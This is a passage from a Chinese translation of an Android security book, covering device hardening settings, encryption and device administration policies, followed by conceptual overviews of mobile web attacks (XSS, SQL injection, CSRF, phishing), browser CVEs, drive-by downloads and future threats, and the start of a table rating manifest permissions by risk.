除了上述功能设置外，本书强烈建议 Android 设备用户禁用“Make password visible（密码可见）”选项，从而防止他人通过肩窥窥探用户在移动设备上的操作、用户隐私，及个人数据。禁用这一功能，可以使用户在设备上输入密码或 PIN 码时，输入的字符不会在屏幕上回显出来。用户可按照如下操作禁用该功能：进入“Settings”界面，勾掉“Make password visible”选项，如图 9.5 所示。




图 9.5 禁用“Make password visible”和“Unknown Sources”选项

此外，本书还建议用户禁用“Unknown Sources（允许安装来自未知源的应用程序）”选项。本书前面已经提到，对于 Android 系统来说，除了 Google Play[㊀] 外，还有很多的二级应用程序商店。对于从未知源下载的应用程序，谨慎起见，用户应当在验证其可靠性之后，再去信任并安装这些应用程序。禁用“Unknown Sources”选项，可以阻止从其他源下载的应用程序，被用户安装在 Android 设备上，如图 9.5 所示。

此外，在增强 Android 设备的安全性方面，还有一条重要的原则就是，关掉所有不需要的服务。用户应当关掉“蓝牙”、“NFC”和“定位功能”，除非需要使用这些功能（见图 9.6）。同时，用户还应当到 Wi-Fi 设置界面关掉“Network notification（网络通知）”功能（见图 9.7）。这可以使用户自己选择一个 Wi-Fi 网络来连接，而使设备不能自动连接到任何可获得的 Wi-Fi 网络。此外，不建议用户将设备上的数据备份到“Gmail 或 Google”账户上或 Dropbox[㊁] 上。此外，创建一个可供用户使用的应用程序白名单，将所有通过安全审核的可靠的应用程序列在这个名单上。然后，通过安全教育和培训，使设备用户自觉地使用名单上的应用程序，而不去下载并安装名单之外的、其他未经审核的应用程序。

㊀ Google Play，Google 电子市场，其前身名为 Android Market，是一个由 Google 公司为 Android 设备开发的在线应用程序商店。——译者注

㊁ Dropbox 是一个提供同步本地文件的网络存储在线应用。支持在多台电脑多种操作中自动同步，并可当作大容量的网络硬盘使用。——译者注




图 9.6　禁用“定位服务”




图 9.7　禁用“网络通知”功能

Android 4.2 版本的系统增加了一个新的功能，提升了对恶意应用程序的防范能力。该功能开启后，系统会通过 Google 对正在安装的应用程序进行在线验证。然后，Android 系统将根据该应用程序的风险情况，告诫用户安装该应用可能带来危害。需要注意的是，系统验证应用程序的过程中，需要向 Google 发送一些数据（如日志、URL、设备 ID 和操作系统信息等）。要想开启这一功能，需要依次进行下述操作：“Settings” -> “Security” -> “Verify Apps”。

在 Android 系统上，另一个比较实用的功能是，启用“Always on VPN（总是通过 VPN 连接网络）”。该功能开启时，应用程序只有通过系统开启的 VPN 才能连接到网络，如果 VPN 处于关闭状态，应用程序将无法连接到外部网络。此外，本书还建议用户关掉 Android 设备上的 USB 调试功能，如图 9.8 所示。USB 调试功能可以使用户将手机连接到 adb shell 上，导致设备上的信息被完整列出，造成泄露。

在 Android 设备上，浏览器是最常用的应用程序之一。用户应当谨慎地配置浏览器的安全和隐私设置（例如，禁用位置访问），图 9.9 展示了浏览器应用程序的各种安全设置选项。

3. 加密

Android 3.0 及后续版本的系统都具有全部磁盘加密的功能（不包括 SD 卡）。启用该功能，可以对手机上的所有数据进行加密。当手机丢失或被盗时，经过加密的数据如果没有密码将无法恢复。不过，这里需要说明的是，锁屏密码务必要和磁盘加密密码一致。一旦手机被加密，在设备开机引导时，需要用户输入锁屏密码，对手机进行解密。

开启手机磁盘加密功能，需要用户使用手机完成以下步骤：

1）设置一个强大的 PIN 码或密码。




图 9.8　禁用“USB 调试”功能




图 9.9　浏览器安全设置选项

2）插上电源给手机充电。

当用户准备好加密手机磁盘时，需依次进行下述设置：“Settings”->“Security”->“Encrypt phone（加密手机）”，跳转到“Encrypt phone”设置界面，启用“Encrypt phone”功能，输入锁屏密码或 PIN 码。开启手机加密后，用户需要在手机开机引导时，输入锁屏密码或 PIN 码解除手机加密锁定。“Encrypt phone”设置界面如图 9.10 所示。




图 9.10　手机加密

9.2.2　设备管理

Android 2.2 版本之后的系统，为程序开发者提供了一套 Android 设备管理 API（Android Device Administration API，Android 设备管理应用程序编程接口，ADAAPI）。这套 API 用于开发对安全性敏感的企业应用程序。

Android 系统内置的电子邮件程序，使用这套 API 改进了对 Exchange 服务机制[1]的支持，使管理员能够借此执行某些特定的安全设置，如远程擦除、锁屏、超时、

[1] Exchange 服务机制，是一个消息与协作系统，它是由客户端和 Exchange 服务器构成的。其中，Exchange 服务器可以被用来构架应用于企业、学校的邮件系统，甚至于类似搜狐或新浪那样的免费邮件系统。Exchange 服务器还是一个协作平台。你可以在此基础上开发工作流、知识管理系统、命令收发控制系统或者是其他消息系统。——译者注

密码复杂性验证，以及加密等。同样，第三方软件商开发提供的移动设备管理（Mobile Device Management，MDM）程序，也需要使用这套 API，实现对 Android 设备的管理。

系统管理员或开发者使用这套 API 编写对安全性敏感的应用程序。这类应用程序能够执行本地或远程安全策略。其中，本地安全策略可以在本地应用程序中以硬编码的形式实现，也可以是从远程服务器上取得（例如，通过电子邮件的Exchange 服务器，如图 9.11 所示）。通常情况下，用户需要从 Google Play 或其他的安装媒介上获得并安装这类应用程序。以电子邮件程序为例，默认情况下，Android 系统预先安装了电子邮件应用程序。因此，当设备同步/连接到企业Exchange 服务器时，通过该应用程序向用户设备推送安全策略就变得相当的容易和便捷。一旦这类应用程序安装完成（或配置完毕，以电子邮件程序为例），系统就会提示用户，激活设备管理应用程序。如果用户同意这样做，安全策略就会继续提示用户进行下一步功能设置。不过，如果用户拒绝激活设备管理应用程序，用户将被禁止使用一些特定的功能（例如，连接并访问企业资源、同 Exchange 服务器同步）。




图 9.11　电子邮件应用程序推送服务器定义的策略

Android 设备管理 API 支持的部分安全策略如下，这些安全策略能够被设备管理程序执行。

- 启用密码
- 最小密码长度
- 密码强度/复杂性
- 密码过期
- 密码历史记录限制
- 锁屏超时
- 存储加密
- 远程擦除

在 Android 系统上，通过电子邮件应用程序推送的安全策略，如图 9.12 所示。这些策略属于需要在企业环境下执行的一些比较有代表性的策略。




图 9.12　通过电子邮件应用程序推送的安全策略

9.3　小结

本章首先分析了企业环境下部署移动设备存在的各种安全问题，以及如何去减少这些问题。随后，本章简要但全面地介绍了 Android 系统上的各种安全功能设置，通过这些安全功能设置，可以有效地降低部分安全风险。最后，通过对 Android 设备管理 API 机制进行分析，得出结论，即可以使用这套设备管理 API 在 Android 设备上执行各种安全策略，从而确保移动设备和企业资源的安全。

第 10 章　浏览器安全与未来威胁格局

本章主要审视移动设备上的 HTML 和浏览器的安全问题，介绍各种可能发生的不同类型的攻击，以及浏览器的漏洞。最后，本章将讨论借助移动设备可能发起的各种高级别的攻击手段。

10.1　移动 HTML 安全

随着移动设备的日益普及和越来越多的人开始使用移动设备访问网站获取信息，传统的网站模式因此而逐步发展演化。起初，移动设备上的浏览器只能从传统的网站（面向桌面电脑的网站）上获取信息。如今，大部分网站已经开始支持无线应用程序协议（Wireless Application Protocol，WAP）技术或移动 HTML（一种面向移动设备的简化网站）。

WAP 规范定义了一组协议族，用于实现通过移动设备更加高效地查看网站信息。WAP 协议族由以下各层构成（见图 10.1）：无线数据报协议（Wireless Datagram Protocol，WDP）、无线传输层安全（Wireless Transport Layer Security，WTLS）、无线传输协议（Wireless Transaction Protocol，WTP）、无线会话协议（Wireless Session Protocol，WSP）和无线应用程序环境（Wireless Application Environment，WAE）。该协议族可在任何无线网络上工作。协议族内各层详细介绍见表 10.1。



图 10.1　WAP 协议族

表 10.1　WAP 协议族

层	说　明
无线数据报协议（WDP）	位于协议族的最底层，对上层提供不可靠的数据传输（例如，UDP）支持和其他类似于传输层功能的支持
无线传输层安全（WTLS）	提供公钥加密安全机制
无线传输协议（WTP）	提供可靠的传输支持（例如，可靠的请求和响应）
无线会话协议（WSP）	提供 HTTP（Hyper Text Transport Protocol，超文本传输协议）功能

（续）

层	说 明
无线应用程序环境（WAE）	提供无线标记语言（Wireless Markup Language，WML）、WMLScript 和无线电话应用（Wireless Telephony Application，WTA）程序接口。WML 是一种类似于 HTML（Hypertext Markup Language，超文本标记语言）的标记语言，WMLScript 是一种类似于 JavaScript 的脚本语言，WTA 支持电话功能

在典型的互联网或 WWW（World Wide Web，万维网）模型里，客户端将请求发送给服务器。服务器处理收到的请求并向客户端发回响应（或内容），如图 10.2 所示。在 WAP 模型中，该过程或多或少和 WWW 模型的过程有些类似。不过，在 WAP 模型中，客户端和服务器之间存在一个网关或代理，它会对这些请求和响应进行处理（编码/解码），使这些请求和响应更加适合移动设备，如图 10.3 所示。同 1.0 版本的 WAP 相比，2.0 版本的 WAP 提供了更加丰富的功能支持和端到端的安全支持。




图 10.2　WWW 模型



图 10.3　WAP 模型

1.0 版本的 WAP 没有提供端到端的 SSL/TLS 支持。在 WAP 1.0 里，移动设备同 WAP 网关之间的传输使用 WTLS 加密。但是，这些传输会在代理/网关服务器处终止。网关和应用程序/HTTP 服务器之间的传输则使用 TLS/SSL 进行。这就将 WAP 1.0 的传输漏洞暴露给了 MITM（Man-In-The-Middle，中间人）攻击。而且，从 WAP 网关上可以获得各种敏感的信息（这些信息以明文的形式存在）。这就意味着如果 WAP 网关/代理遭到破坏，可能会导致严重的安全漏洞出现。在 WAP 2.0 中，这一问题通过 WAP 2.0 提供的端到端 SSL/TLS 功能支持得到了修复。

此外，WAP 和移动 HTML 网站还容易受到典型 Web 应用程序攻击，包括跨站点脚本攻击、SQL 注入攻击、跨站点伪造请求攻击和网络钓鱼。移动浏览器是功能完善的浏览器，它的功能一点都不比桌面电脑版本的浏览器差。在移动浏览器上，同样支持 cookies、脚本（Script），以及 flash 等功能。这就意味着移动设备的用户也将会遭受同台式机/笔记本电脑用户一样的攻击。本章将简要介绍这些攻击，如

果读者想要了解更多有关这些攻击的详细信息，可以参考 OWASP（Open Web Application Security Project，开放 Web 应用程序安全项目）网站。

10.1.1　跨站点脚本攻击

跨站点脚本（Cross-Site Scripting，CSS/XSS）能够在 Web 页面中注入客户端脚本，使攻击者绕过访问控制机制。XSS 攻击可以使攻击者获得用户的会话信息（例如 cookies），随后攻击者利用这些信息绕过访问控制机制。图 10.4 所示为使用 Android 浏览器访问一个存在漏洞的网站，因此遭受到反射型 XSS 攻击的例子。




图 10.4　移动设备上 XSS 例子

XSS 攻击的实质是不可信用户的输入没有经过彻底地审查和消毒/转义。在 XSS 攻击的情况下，网站系统没有对用户的输入进行消毒，因此导致用户输入要么在浏览器中回显（称为反射型 XSS），要么被存储起来（持久型 XSS），留到以后被查看。

和一般的网站一样，移动网站很容易遭到 XSS 攻击。因为移动 HTML 在对用户输入验证/消毒方面所做的控制措施更少。如果能够像处理一般网站那样处理移动 HTML，对用户的输入采用恰当的验证，就能够有效地防止移动网站遭受 XSS 攻击。

10.1.2　SQL 注入攻击

SQL 注入能够把来自客户端的 SQL 查询指令注入应用程序。一次成功的 SQL 查询（或攻击）可以将敏感的数据信息提供给攻击者，使攻击者绕过访问控制机制，运行各种管理操作命令，并且查询/更新/删除数据库数据。

SQL 注入攻击的实质是没有对不可信用户的输入进行验证，直接将这些输入用于各种 SQL 查询，这些 SQL 查询命令直接面向后端数据库进行操作。

与 XSS 攻击类似，移动 HTML 和 WAP 网站很容易遭受 SQL 注入攻击，移动网站很有可能同桌面电脑网站一样存在相同的漏洞，或者移动网站的问题更为突出。当移动网站接收用户输入时，移动网站可能并没有对这些用户输入进行验证。因此，对于这一问题，使用参数化的查询或存储过程能够有效地阻止 SQL 注入攻击的发生。

10.1.3　跨站点伪造请求攻击

跨站点伪造请求（Cross-Site Request Forgery，CSRF，XSRF）攻击能够利用已经得到网站验证的用户，冒用其身份下达有害（未授权）的命令。出于对已验证

用户的信任，网站不会怀疑从该用户发出的各种命令。在 CSRF 攻击中，网站是对用户信任的受害者，而在 XSS 攻击中，用户则是对服务器/网站信任的受害者。

在移动设备上，用户身份一般会被其访问的多个网站验证。这样就使得 CSRF 攻击成为可能，就像他们在台式/笔记本电脑上面的情况一样。而且，CSRF 攻击能够利用较小的界面和 UI 布局进行伪装（例如，伪装成带有 URL 链接的电子邮件），从而诱骗用户在网站上执行有害的操作。

10.1.4 网络钓鱼

网络钓鱼的主要攻击目标是没有戒心的用户，诱骗他们提供敏感的信息（例如，SSN、密码，以及信用卡号等）。借助社会工程化的手段，攻击者诱骗用户进入看起来合法的网站执行某些特定的操作。相信这些网站及其请求（典型的例子如电子邮件里的请求链接等）的用户会执行一些攻击者诱导的操作，从而将敏感信息提供给了攻击者。

举例来说，用户收到一封貌似合法的电子邮件。从表面上来看，该电子邮件是从和用户有业务往来的银行发出的。邮件声称由于近期银行的安全漏洞问题，需要用户更改他的银行密码。出于方便用户的考虑，邮件中直接给用户提供一个更改密码的 URL 链接。只要点击这个链接地址，用户就会进入一个网站，该网站看起来同银行网站非常地相似。于是，用户会不加怀疑地完成密码重置操作。然而，结果却将其当前的密码提供给了攻击者。

对于用户来说，在移动设备上识别这样的攻击显得更加困难。因为移动设备上的 UI 显示布局较小，用户不能认真地阅读所示的完整 URL 链接信息。如果这些链接重定向到某个网站，那么在移动设备上，用户将很难从这些 URL 链接信息上识别出来。在移动设备上，较小的 UI 屏幕布局显示使用户很难分辨合法网站和假冒网站之间的区别。如果 URL 经过伪装（例如，将链接地址以特别小的 URL 形式显示）或是将 URL 隐藏在接收的短信里（通过在短信中包含极小的 URL），那么合法网站和假冒网站的区分就会变得更加困难。很多用户（甚至是对这种攻击有一定了解的用户）有被这类攻击诱骗的经历。正如在前一章所提到的，QR（Quick Response，快速反应）码也可以被用来实施这类攻击。

10.2 移动浏览器安全

本节将回顾近期 Android 平台上的浏览器漏洞，以及隐蔽强迫下载式攻击问题。

10.2.1 浏览器漏洞

到本章编写时为止，已经有大约 200 多个与 Android 平台相关的常见漏洞和暴

露问题（Common Vulnerabilities and Exposures，CVE）被收录到了 CVE 的数据库中（用户可在 cve. mitre. org 网站上搜索关键词“android”查看这些漏洞）。这些 CVE 很多都是与浏览器相关的漏洞，包括系统内置的浏览器，以及网络上可供下载的浏览器，例如火狐（Firefox）浏览器。表 10. 2 主要介绍了下述几种 CVE 及其相应的说明（详细说明请参考 NIST 网站介绍[㊀]）：CVE 2008-7298，CVE 2010-1807，CVE 2010-4804，CVE 2011-2357 和 CVE 2012-3979。

表 10. 2　Android 设备上与浏览器有关的漏洞示例[㊁]

漏　洞	说　明
CVE 2008-7298	Android 系统内置的 Android 浏览器无法恰当地限制 HTTPS 会话中 cookies 被篡改的行为，导致攻击者能够通过中间人攻击，利用 HTTP 响应报文的 Set-Cookie 头部字段，重写或删除任意的 cookies 信息。该漏洞的产生由于没有使用强制安全传输技术（Http Strict Transport Security，HSTS）
CVE 2010-1807	该漏洞存在于苹果公司的 4. 1. 2 版本之前的 4. x 系列版本和 5. 0. 2 版本之前的 5. x 系列版本的 Safari 浏览器中，Google 公司的 Android 2. 2 版本之前的 Android 系统，以及 1. 2. 6 版本之前的 webkitgtk 模块中。该漏洞导致无法正确地对浮点数据进行验证，使得远程攻击者能够执行任意代码，或是借助专门编写的 HTML 文档制造拒绝服务（应用程序崩溃）攻击，这些问题都与没有使用标准的 NaN 表示法有关
CVE 2010-4804	远程攻击者能够借助 Android 2. 3. 4 版本之前的 Android 系统内置的浏览器 com/android/browser/路径下的 BrowserActivity. java 和 BrowserSettings. java 文件，使用特定的语句“content：//URI”窃取 SD 卡内的文件
CVE 2011-2357	在 Android 2. 3. 4 和 Android 3. 1 版本的浏览器 URL 加载功能中存在跨应用程序脚本漏洞，该漏洞能够使本地应用程序绕过沙箱机制，在任意操作域（Domain）中执行任意的 JavaScript 脚本。攻击者利用该漏洞的方式有两种：①MAX_TAB 参数设置了浏览器可以同时打开的最多标签数，使用浏览器一次性同时打开所有的标签，然后将指向特定目标域的 URI 加载到当前标签页的地址栏内。②同时调用两次 startActivity 函数，先是使用了目标域的 URI，随即又使用了恶意 JavaScript 脚本，而将焦点仍放置在启动的目标域的 Activity 上
CVE 2012-3979	15. 0 版本之前的 Android 火狐浏览器没有正确地调用__ android_log_print 函数，在浏览器程序中存在远程控制代码执行漏洞，致使攻击者能够在远端通过利用 Java Script 转储函数的特制网页，在受影响的应用程序中利用此漏洞执行任意的代码

CVE 2008-7298 漏洞可以被攻击者用来篡改或删除 cookies；CVE 2010-1807 漏洞可以被攻击者用来执行任意代码或造成应用程序崩溃；CVE 2010-4804 漏洞可以

㊀ NIST（National Institute of Standards and Technology，美国国家标准与技术研究院），NIST 有关 CVE 的说明参见网站 http：//web. nvd. nist. gov/view/vuln/detail？ vulnId = CVE。——原书注

㊁ 表格内容源于网站 http：//web. nvd. nist. gov/view/vuln/detail？ vulnId = CVE，漏洞说明来自国家漏洞数据库（National Vulnerability Database，NVD）。——原书注

导致 SD 卡上存储的信息泄露；CVE 2011-2357 漏洞能够导致 XSS 攻击；CVE 2012-3979 漏洞能够导致特定代码被执行。和普通计算机的浏览器漏洞相比，可以发现移动浏览器的漏洞和普通计算机浏览器的漏洞具有相同的特点。通常，如果移动应用程序的开发没有按照既定的安全开发周期（Security Development Lifecycle，SDL）的流程进行。而且，如果开发者错误地认为 SDL 流程可有可无或同移动应用程序的开发关系不大，就会导致程序开发人员在开发过程中忽略很多安全控制手段（例如，威胁建模、静态分析和动态分析、渗透测试，以及代码审查等），从而使它们没有被应用在移动应用程序的开发过程中。

隐蔽强迫下载㊀

对于普通计算机来说，隐蔽强迫下载的问题已经存在了很长时间了。然而，如今这类问题已经开始出现在移动设备上，成为一种新兴的移动设备安全威胁方式。基本上，隐蔽强迫下载的软件都是一些恶意软件。当用户访问受感染的网站时，这些软件会在后台自动下载，并且通常会自行安装。

最近，本书作者看到了第一个 Android 系统上的隐蔽强迫下载的恶意软件（这款恶意软件的名字是“NonCompatible”）。当访问受感染的网站时，浏览器会自行下载这款恶意软件。但是，如果没有用户的操作配合，下载的这款软件是不能自行安装的。而且，安装从不可靠来源获得的软件，首先需要用户开启“允许安装其他源软件”设置，然后得到用户的安装许可，才能将软件安装在系统上。所以攻击者通常对这类软件的下载进行伪装，将其命名为某个流行的 Android 应用程序或 Android 系统的更新。用户往往出于主动意愿下载并安装这类文件，而在这个过程中并没有过多地考虑安全问题，因此导致用户的设备被恶意软件感染。

不过，只要禁用 Side-loading㊁应用程序安装方式，以及取消安装来自不可靠源的应用程序的功能设置，Android 设备就基本不会遭受到这类恶意软件的影响了。

10.3 未来移动设备威胁发展格局

到此，本章已经介绍了各种被广泛利用的漏洞，以及在今天仍然能够被利用的漏洞。本节将主要讨论在不久的将来 Android 设备上可能出现的各种新的攻击形式。不过，需要注意的是，对于这些新的攻击形式，非专业人员将无法实施，只有有组织的犯罪集团、国家和情报机构通过完善的计划、可靠的执行，以及充分的资源配置供给，才能实施这些攻击。虽然本节所讲的这些新型的攻击形式看似仅可能

㊀ 隐蔽强迫下载（Drive-by Downloads），即应用软件隐藏在网页中，用户在浏览网页时会在不知情的情况下，自动下载安装间谍软件等恶意程序。——原书注

㊁ Side-loading，指在 Android 设备上直接使用 APK 格式的应用程序文件安装应用程序，这些 APK 格式的应用程序文件通常从其他网站上获得，而不是从 Google Play 商店下载。——译者注

出现在遥远的将来，但在如今的现实生活中，它们也是有可能发生的，甚至不久以后，这类攻击形式发生的可能性会更大。在本节中，主要列举了下述几种威胁信息安全的攻击形式：将手机用作间谍/跟踪设备、通过移动设备操纵企业网络和其他设备，以及利用移动设备近场通信（Near Field Communication，NFC）的功能。

10.3.1　手机变身间谍/跟踪装置

设想一下，利用 Android 设备或应用程序上的漏洞，实现对移动电话的完全操控。root 处理后的 Android 移动电话最容易受到这类攻击，将移动电话变成跟踪和间谍装置。请考虑一下，移动电话上可能被攻击者利用的功能有：照相机和照片、GPS 坐标、内置话筒、电子邮件、聊天信息、社交媒体信息（餐馆位置、名胜古迹）、治疗信息（例如，去过的医院或诊所、查找或看过的医生），以及通过设备查找的药品等。

智能手机可以作为最好的跟踪/间谍设备，因为它可以提供用户和其身边人们日常工作生活中的每一件细小的信息，从而实现收集信息的目的。没有意识到这类危害的用户，会像往常一样很自然地随身携带他们的智能手机。同样，将手机用作跟踪/间谍装置的恶意用户也是如此，以便时刻窃取跟踪目标的信息。对于有组织的犯罪、罪犯、恐怖分子，以及执法机构来说，智能手机是非常适合的跟踪/间谍设备。鉴于人们会使用这些智能移动设备完成各种事务，所以这些设备同样也成为了重要的执法工具（例如，通过检查这些设备收集使用者的犯罪证据）。所有的这一切都应当引起一般用户的注意，从而尽量提升对智能手机的安全和隐私问题的重视程度。

10.3.2　通过移动设备操纵企业网络与设备

移动应用程序或 Android 平台本身的漏洞，还会导致一些其他安全问题的出现。除了作为刺探企业的间谍工具外，攻击者还可以使用智能设备发起各种针对企业资源的攻击，乃至控制企业的信息系统。

如第 9 章介绍的情况，实际上企业并没有对企业购买的和用户自带的 Android 设备进行管控。大多数公司没有规定将这些设备的使用限定在特定的范围或区域。并且，自带设备（Bring Your Own Device，BYOD）上的应用程序和系统平台的漏洞修补也不是企业安全管理人员需要实施管控的工作范畴。所有的这一切导致企业环境中的资源信息存在着严重的安全隐患。事实上，这些设备超出了一般的安全管控措施（例如，安全扫描、漏洞修补、应急响应[1]）的监管范围，因而增加了安全

[1] 应急响应（Incident Response，IR），也称事件响应，企业信息化管理范畴概念。通常是指企业安全人员在遇到突发事件后所采取的措施和行动。对网络来说，“突发事件”是指影响一个系统正常工作的情况，这里的系统包括主机范畴内的问题，也包括网络范畴内的问题，这种“情况”包括常见的黑客入侵、信息窃取等，也包括拒绝服务攻击、网络流量异常等。——译者注

风险。root 处理后的设备不仅使用户有可能遭受到安全攻击，还会将用户所处的环境暴露在各种安全攻击之下。随着 Android 系统上各种应用程序的出现（例如，Wireshark 软件），编写特定的应用程序发起安全攻击，在现实生活中是很有可能发生的。可以想象，安全人员在其所处环境中处理这些设备和问题时可能面临的各种棘手局面。换一种场景来说，越来越多的家电用品和系统可以通过移动设备来控制。因此，攻击者很容易利用这些存在漏洞或易被攻击的 Android 设备对这些家电产品和设备发起各种攻击。

10.3.3 移动钱包与 NFC

本书在第 7 章已经简要地介绍了 NFC 技术，并且讨论了 Google 钱包（Google Wallet）存在的漏洞。逐渐地，越来越多的零售商和银行开始着眼于将 NFC 技术用于移动支付业务。虽然这种尝试还处于起步阶段，但人们对将 NFC 用于移动钱包功能可能存在的隐私和安全问题的担忧也随之出现。除了对围绕 NFC 应用程序安全性的担忧外，NFC 技术还存在一些其他的安全问题，例如窃听、拦截和丧失控制。从本质上来说，NFC 是一种无线通信技术。因此，在 NFC 信号覆盖范围内窃听通信并非没有可能。同射频识别（Radio-Frequency Identification，RFID）技术相比，NFC 技术对通信的覆盖范围进行了限制，尽管可以使用天线对信号进行放大，延伸其通信范围。假设通信安全得到保障（如对通信数据实施加密），但攻击者仍然可以利用相关数据包分析工具，对 NFC 通信中传输的数据进行分析。另一个问题是，如果手机丢失或被盗，用户的银行信息和信用卡信息（还包括公司的企业卡信息）很可能会面临风险。虽然用户可能很想使用这些基于 NFC 技术的功能，但通常用户可能并不了解基于该技术的各项功能存在的风险，而且用户往往也不愿意遵从最佳的安全操作方法，从而为移动设备信息安全埋下隐患。

NFC 技术不仅可以用在移动支付上，还可以用于短距离信息快捷传输。近期，三星公司发布了一款 Galaxy SⅢ智能手机，使用 NFC 作为信息传输技术，实现设备间信息内容的无缝传输。用户只需将两部设备背对背接触，即可实现设备间信息内容的无缝便捷传输。虽然该功能拥有相当优秀的用户体验，但却存在一定的安全隐患。例如，数据安全等问题。设想一下，利用这一功能，数据有可能直接被传输到安全管理员管控之外的设备上，造成信息泄露。

10.4 小结

本章主要讨论了移动 HTML 的安全问题和 WAP 的安全问题，介绍了移动网站上可能发生的一些典型的安全攻击。简要地分析了部分浏览器漏洞和隐蔽强迫下载的问题。最后，介绍了几种基于移动设备的高级别安全攻击形式。

附　　录

附录 A　Manifest 权限

在第 4 章，我们已经讨论了 Manifest 权限。应用程序请求这些权限用于执行诸如互联网访问、发送 SMS 信息等特定的操作。我们根据安全风险的程度对这些权限做出了评级。发送 SMS 短信息或安装软件包的权限，在安全风险的程度（严重性）上高于访问电池使用量统计数据的权限。下表展示了针对不同严重性/风险等级设定的分值。

分　　值	描述/风险
4	严重风险等级
3	高风险等级
2	中等风险等级
1	信息披露等级

表 A. 1 列出了所有的 Manifest 权限，对应的说明，以及相应的风险等级。

表 A. 1　Manifest 权限

权限名称	说明介绍	风险等级
ACCESS_CHECKIN_PROPERTIES	允许读写访问 checkin（登记）数据库的“properties（属性）”表，更新属性值	2
ACCESS_COARSE_LOCATION	允许应用程序通过基站、Wi-Fi 等网络位置源获取粗略的位置信息	2
ACCESS_FINE_LOCATION	允许应用程序通过 GPS，基站和 Wi-Fi 等位置源获取精确的位置信息	2
ACCESS_LOCATION_EXTRA_COMMANDS	允许应用程序访问额外的位置提供者（Location Provider）指令	2
ACCESS_MOCK_LOCATION	允许应用程序创建模拟位置提供者（Location Provider）进行测试	1
ACCESS_NETWORK_STATE	允许应用程序访问网络状态信息	1
ACCESS_SURFACE_FLINGER	允许应用程序使用 SurfaceFlinger[1] 的底层特性功能	1

[1] SurfaceFlinger，Android 平台上底层的图形显示支持，一般用于游戏或照相机预览界面和底层模式的屏幕截图。——译者注

（续）

权限名称	说明介绍	风险等级
ACCESS_WIFI_STATE	允许应用程序访问 Wi-Fi 网络状态信息	1
ACCOUNT_MANAGER	允许应用程序调用账户身份验证器（Account Authenticator㊀）	4
ADD_VOICEMAIL	允许应用程序向系统申请发送语音邮件	3
AUTHENTICATE_ACCOUNTS	允许应用程序承担账户身份验证器功能，进行账户管理	4
